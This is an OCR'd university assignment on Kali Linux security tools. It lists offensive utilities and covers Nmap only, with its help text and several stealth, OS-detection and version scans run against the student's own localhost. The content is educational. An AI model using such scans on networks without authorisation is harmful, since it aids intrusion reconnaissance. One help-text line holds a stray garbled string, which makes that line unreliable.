MIS No: - 121942010

Assignment 2

Exploring tools available on Kali Linux for System Security Purpose

Kali Linux is an open source distribution based on Debian focused on providing security auditing tools. Actively developed by Offensive Security, it's one of the most popular security distributions in use by infosec companies and ethical hackers. It includes numerous security-hacker tools for information gathering, vulnerability analysis, wireless attacks, web applications, exploitation tools, stress testing, forensic tools, sniffing and spoofing, password cracking, reverse engineering, hardware hacking and much more.

In this activity students are expected to practically learn following available tools on Kali Linux and prepare abstract report of all the tools and brief report (with screen shorts) of 15 tools (10 Red and 5 of their own choice and exclude this from brief report):

List of available tools: Nmap, Nessus, Lynis, John the Ripper, Apktool, Hydra, RainbowCrack, Unicornscan, WPScan, SlowHTTPTest, Fluxion, findmyhash, Nikto, Aircrack-ng, Wireshark, Metsploit Framework, Skipfish, Maltego, Burp Suite Scanner, BeEF, sqlmap, Autopsy, King Phisher tool, Yersinia, Social Engineering Toolkit (SET), Inundator,


Reference:

1. https://itsfoss.com/best-kali-linux-tools/
2. https://securitytrails.com/blog/kali-linux-penetration-testing-tools
3. https://www.tutorialspoint.com/kali_linux/kali_linux_exploitation_tools


Answers:-


1. Nmap →



Nmap ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X. In addition to the classic command-line Nmap executable, the Nmap suite includes an advanced GUI and results viewer (Zenmap), a flexible data transfer, redirection, and debugging tool (Ncat), a utility for comparing scan results (Ndiff), and a packet generation and response analysis tool (Nping).



Applications
Places
Terminal
Sat 7:06 PM
root@kali: ~
File Edit View Search Terminal Help
Nmap 7.70 (https://nmap.org)
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
Can pass hostnames, IP addresses, networks, etc.
Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
-iL <inputfilename>: Input from list of hosts/networks
-iR <num hosts>: Choose random targets
--exclude <host1[,host2][,host3],...>: Exclude hosts/networks
--excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
-sL: List Scan - simply list targets to scan
-sn: Ping Scan - disable port scan
-Pn: Treat all hosts as online -- skip host discovery
-PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
-PO[protocol list]: IP Protocol Ping
-n/-R: Never do DNS resolution/Always resolve [default: sometimes]
--dns-servers <serv1[,serv2],...>: Specify custom DNS servers
--system-dns: Use OS's DNS resolver
--traceroute: Trace hop path to each host
SCAN TECHNIQUES:
-sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
-sU: UDP Scan
-sN/sF/sX: TCP Null, FIN, and Xmas scans
--scanflags <flags>: Customize TCP scan flags
-sI <zombie host[:probeport]>: Idle scan
-sY/sZ: SCTP INIT/COOKIE-ECHO scans
-sO: IP protocol scan
-b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
-p <port ranges>: Only scan specified ports
Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
--exclude-ports <port ranges>: Exclude the specified ports from scanning
-F: Fast mode - Scan fewer ports than the default scan
-r: Scan ports consecutively - don't randomize
--top-ports <number>: Scan <number> most common ports
--port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:


Applications
Places
Terminal
Sat 7:06 PM
root@kali: ~
File Edit View Search Terminal Help
-g/--source-port <portnum>: Use given port number
--proxies <url1,[url2],...>: Relay connections through HTTP/SOCKS4 proxies
--data <hex string>: Append a custom payload to sent packets
--data-string <string>: Append a custom ASCII string to sent packets
--data-length <num>: Append random data to sent packets
--ip-options <options>: Send packets with specified ip options
--ttl <val>: Set IP time-to-live field
--spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
--badsum: Send packets with a bogus TCP/UDP/SCTP checksum
OUTPUT:
-oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIddi3,
and Grepable format, respectively, to the given filename.
-oA <basename>: Output in the three major formats at once
-v: Increase verbosity level (use -vv or more for greater effect)
-d: Increase debugging level (use -dd or more for greater effect)
--reason: Display the reason a port is in a particular state
--open: Only show open (or possibly open) ports
--packet-trace: Show all packets sent and received
--iflist: Print host interfaces and routes (for debugging)
--append-output: Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
-6: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES


Applications
Places
Terminal
Sat 7:11 PM
root@kali: ~
File Edit View Search Terminal Help
Initiating SYN Stealth Scan at 19:08
Scanning kali (127.0.1.1) [1000 ports]
Completed SYN Stealth Scan at 19:08, 0.13s elapsed (1000 total ports)
Nmap scan report for kali (127.0.1.1)
Host is up (0.000029s latency).
All 1000 scanned ports on kali (127.0.1.1) are closed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
Raw packets sent: 1000 (44.000KB) | Rcvd: 1000 (40.000KB)
root@kali:~# nmap -A 127.0.1.1
Starting Nmap 7.70 (https://nmap.org) at 2019-09-28 19:10 IST
Nmap scan report for kali (127.0.1.1)
Host is up (0.000071s latency).
All 1000 scanned ports on kali (127.0.1.1) are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.25 seconds
root@kali:~# nmap -O 127.0.1.1
Starting Nmap 7.70 (https://nmap.org) at 2019-09-28 19:10 IST
Nmap scan report for kali (127.0.1.1)
Host is up (0.000091s latency).
All 1000 scanned ports on kali (127.0.1.1) are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.11 seconds
root@kali:~# nmap -sA 127.0.1.1
Starting Nmap 7.70 (https://nmap.org) at 2019-09-28 19:11 IST
Nmap scan report for kali (127.0.1.1)
Host is up (0.0000070s latency).
All 1000 scanned ports on kali (127.0.1.1) are unfiltered
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
root@kali:~#


Applications
Places
Terminal
Sat 7:07 PM
root@kali: ~
File Edit View Search Terminal Help
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@kali:~# nmap kali
Starting Nmap 7.70 (https://nmap.org) at 2019-09-28 19:05 IST
Nmap scan report for kali (127.0.1.1)
Host is up (0.0000050s latency).
All 1000 scanned ports on kali (127.0.1.1) are closed
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
root@kali:~# nmap -sV -p 1-65535 127.0.1.1/24
Starting Nmap 7.70 (https://nmap.org) at 2019-09-28 19:05 IST
Nmap scan report for 127.0.1.0
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.0 are closed
Nmap scan report for kali (127.0.1.1)
Host is up (0.0000080s latency).
All 65535 scanned ports on kali (127.0.1.1) are closed
Nmap scan report for 127.0.1.2
Host is up (0.0000070s latency).
All 65535 scanned ports on 127.0.1.2 are closed
Nmap scan report for 127.0.1.3
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.3 are closed
Nmap scan report for 127.0.1.4
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.4 are closed
Nmap scan report for 127.0.1.5
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.5 are closed
Nmap scan report for 127.0.1.6
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.6 are closed

